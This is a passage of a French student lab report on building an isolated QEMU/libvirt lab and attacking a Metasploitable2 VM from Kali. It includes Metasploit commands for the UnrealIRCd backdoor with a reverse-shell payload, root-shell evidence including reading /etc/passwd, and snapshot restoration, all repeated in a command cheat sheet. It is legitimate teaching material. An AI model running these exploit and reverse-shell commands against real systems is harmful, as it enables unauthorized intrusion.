
search unreal
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.100.173
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.100.166
run
```

Piège rencontré


Les premières tentatives avec `run -j` (exécution en tâche de fond) ont systématiquement échoué (« Exploit completed, but no session was created »), malgré une détection positive de la vulnérabilité. Exécuté en **premier plan** (`run` seul, sans `-j`), l'exploit a abouti du premier coup — la synchronisation entre l'envoi de la commande de déclenchement et l'écoute du handler de connexion retour est plus fiable en mode bloquant.



Redémarrage de l'environnement (après interruption de session)



Déclenchement réussi de la backdoor — échange socket A / socket B



Session shell ouverte, accès root confirmé (whoami / id)

Preuves de compromission recueillies (depuis le shell distant obtenu) :

Captures effectuées pendant la session compromise

```
whoami
root

id
uid=0(root) gid=0(root)

hostname
metasploitable

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

cat /etc/passwd | head -5
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

Analyse de l'impact

L'accès obtenu est un shell **root** direct, sans aucune authentification préalable — niveau de compromission maximal. Un attaquant disposant de cet accès pourrait lire/modifier n'importe quel fichier système, créer des comptes, installer une porte dérobée persistante, ou pivoter vers d'autres machines du réseau si celui-ci n'était pas isolé.

8 Remédiation — restauration post-incident

Retour à l'état sain de la VM victime via le snapshot créé avant compromission :

Restauration du snapshot sain

```
sudo virsh destroy metasploitable2-victim
sudo virsh snapshot-revert metasploitable2-victim snapshot-sain
sudo virsh start metasploitable2-victim
sudo virsh domifaddr metasploitable2-victim
```

Vérification de la restauration : un nouveau scan nmap confirme que le service vsftpd 2.3.4 est toujours présent à l'identique, preuve que le snapshot restitue fidèlement l'état d'origine (vulnérable, mais non compromis — aucune trace de l'intrusion précédente) :

Scan de vérification post-restauration

```
nmap -sV -p 21 192.168.100.173
```

Résultat — identique à l'état initial

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 52:54:00:8F:61:54 (QEMU virtual NIC)
Service Info: OS: Unix
```

> **Cycle complet validé**
>
> Le cycle **snapshot sain → compromission → restauration** a été démontré de bout en bout : la VM revient exactement à son état d'avant l'incident, ni plus ni moins vulnérable, ni « patchée » accidentellement pendant la manipulation.


9 Export des définitions XML et structure du rendu

Export des topologies XML des machines virtuelles et des réseaux, pour archivage et pour le rendu GitHub :

Export des 5 fichiers XML (3 VM + 2 réseaux)

```
mkdir -p ~/libvirt-lab/xml-export
sudo virsh dumpxml debian13 > ~/libvirt-lab/xml-export/debian13.xml
sudo virsh dumpxml kali-attacker > ~/libvirt-lab/xml-export/kali-attacker.xml
sudo virsh dumpxml metasploitable2-victim > ~/libvirt-lab/xml-export/metasploitable2-
victim.xml
sudo virsh net-dumpxml default > ~/libvirt-lab/xml-export/network-default.xml
sudo virsh net-dumpxml isolated-lab > ~/libvirt-lab/xml-export/network-isolated-lab.xml

sudo chown alexis:alexis ~/libvirt-lab/xml-export/*.xml
ls -la ~/libvirt-lab/xml-export/
```



Export réussi des 5 fichiers XML

Structure retenue pour le dépôt GitHub

Arborescence du dépôt

```
tp-qemu-libvirt/
├── README.md                          (vue d'ensemble, renvoie vers ce PDF)
├── compte-rendu-tp-qemu-libvirt.pdf   (ce document)
└── xml/
    ├── debian13.xml
    ├── kali-attacker.xml
    ├── metasploitable2-victim.xml
    ├── network-default.xml
    └── network-isolated-lab.xml
```

10 Aide-mémoire — toutes les commandes dans l'ordre

Récapitulatif pour pouvoir reproduire l'ensemble du TP d'un bout à l'autre, sans avoir à relire tout le document.

A. Installation de la pile (une seule fois)

```
grep -E -c '(vmx|svm)' /proc/cpuinfo
ls -l /dev/kvm

sudo pacman -S qemu-full libvirt virt-manager virt-install dnsmasq edk2-ovmf --noconfirm

sudo usermod -aG libvirt $USER
sudo usermod -aG kvm $USER
# déconnexion / reconnexion requise

sudo systemctl enable --now libvirtd.service
sudo virsh net-start default
sudo virsh net-autostart default
```

B. Réseau isolé

```
cat > ~/libvirt-lab/isolated-net.xml <<'EOF'
<network>
  <name>isolated-lab</name>
  <bridge name="virbr-lab" stp="on" delay="0"/>
  <ip address="192.168.100.1" netmask="255.255.255.0">
    <dhcp>
      <range start="192.168.100.100" end="192.168.100.200"/>
    </dhcp>
  </ip>
</network>
EOF

sudo virsh net-define ~/libvirt-lab/isolated-net.xml
sudo virsh net-start isolated-lab
sudo virsh net-autostart isolated-lab
```

C. VM Kali (création puis bascule réseau)

```
qemu-img create -f qcow2 ~/libvirt-lab/kali.qcow2 40G

sudo virt-install \
  --name kali-attacker --memory 2048 --vcpus 2 \
  --disk path=~/libvirt-lab/kali.qcow2,format=qcow2 \
  --cdrom ~/libvirt-lab/isos/kali-linux-installer-netinst-amd64.iso \
  --network network=default --os-variant debian12 --graphics spice

# ... installation Kali (voir §4.2) ...

sudo virsh shutdown kali-attacker
sudo virt-xml kali-attacker --edit --network source=isolated-lab
sudo virsh start kali-attacker
```

D. VM Metasploitable2 (import direct)

```
unzip metasploitable-linux-2.0.0.zip
qemu-img convert -O qcow2 Metasploitable2-Linux/Metasploitable.vmdk ~/libvirt-lab/
metasploitable2.qcow2

sudo virt-install \
  --name metasploitable2-victim --memory 512 --vcpus 1 \
  --disk path=~/libvirt-lab/metasploitable2.qcow2,format=qcow2,bus=ide \
  --network network=isolated-lab --os-variant ubuntu16.04 \
  --graphics spice --import --boot hd
```

E. Scan, snapshot, exploitation, restauration

```
# Depuis Kali
nmap -sV -O <IP_metasploitable>

# Depuis l'hôte
sudo virsh destroy metasploitable2-victim
sudo virsh snapshot-create-as metasploitable2-victim snapshot-sain "Etat initial avant
compromission"
sudo virsh start metasploitable2-victim

# Depuis Kali
msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS <IP_metasploitable>
set PAYLOAD cmd/unix/reverse
set LHOST <IP_kali>
run
whoami ; id ; hostname ; uname -a

# Depuis l'hôte, remédiation
sudo virsh destroy metasploitable2-victim
sudo virsh snapshot-revert metasploitable2-victim snapshot-sain
sudo virsh start metasploitable2-victim
```

F. Export final

```
mkdir -p ~/libvirt-lab/xml-export
sudo virsh dumpxml debian13 > ~/libvirt-lab/xml-export/debian13.xml
sudo virsh dumpxml kali-attacker > ~/libvirt-lab/xml-export/kali-attacker.xml
sudo virsh dumpxml metasploitable2-victim > ~/libvirt-lab/xml-export/metasploitable2-
victim.xml
sudo virsh net-dumpxml default > ~/libvirt-lab/xml-export/network-default.xml
sudo virsh net-dumpxml isolated-lab > ~/libvirt-lab/xml-export/network-isolated-lab.xml
sudo chown alexis:alexis ~/libvirt-lab/xml-export/*.xml
```

Auteur — Alexis Noiret
Bachelor IT Cybersécurité — La Plateforme
GitHub : github.com/alexis-noiret
Document rédigé dans le cadre d'un TP pédagogique, réalisé en laboratoire personnel isolé et sécurisé.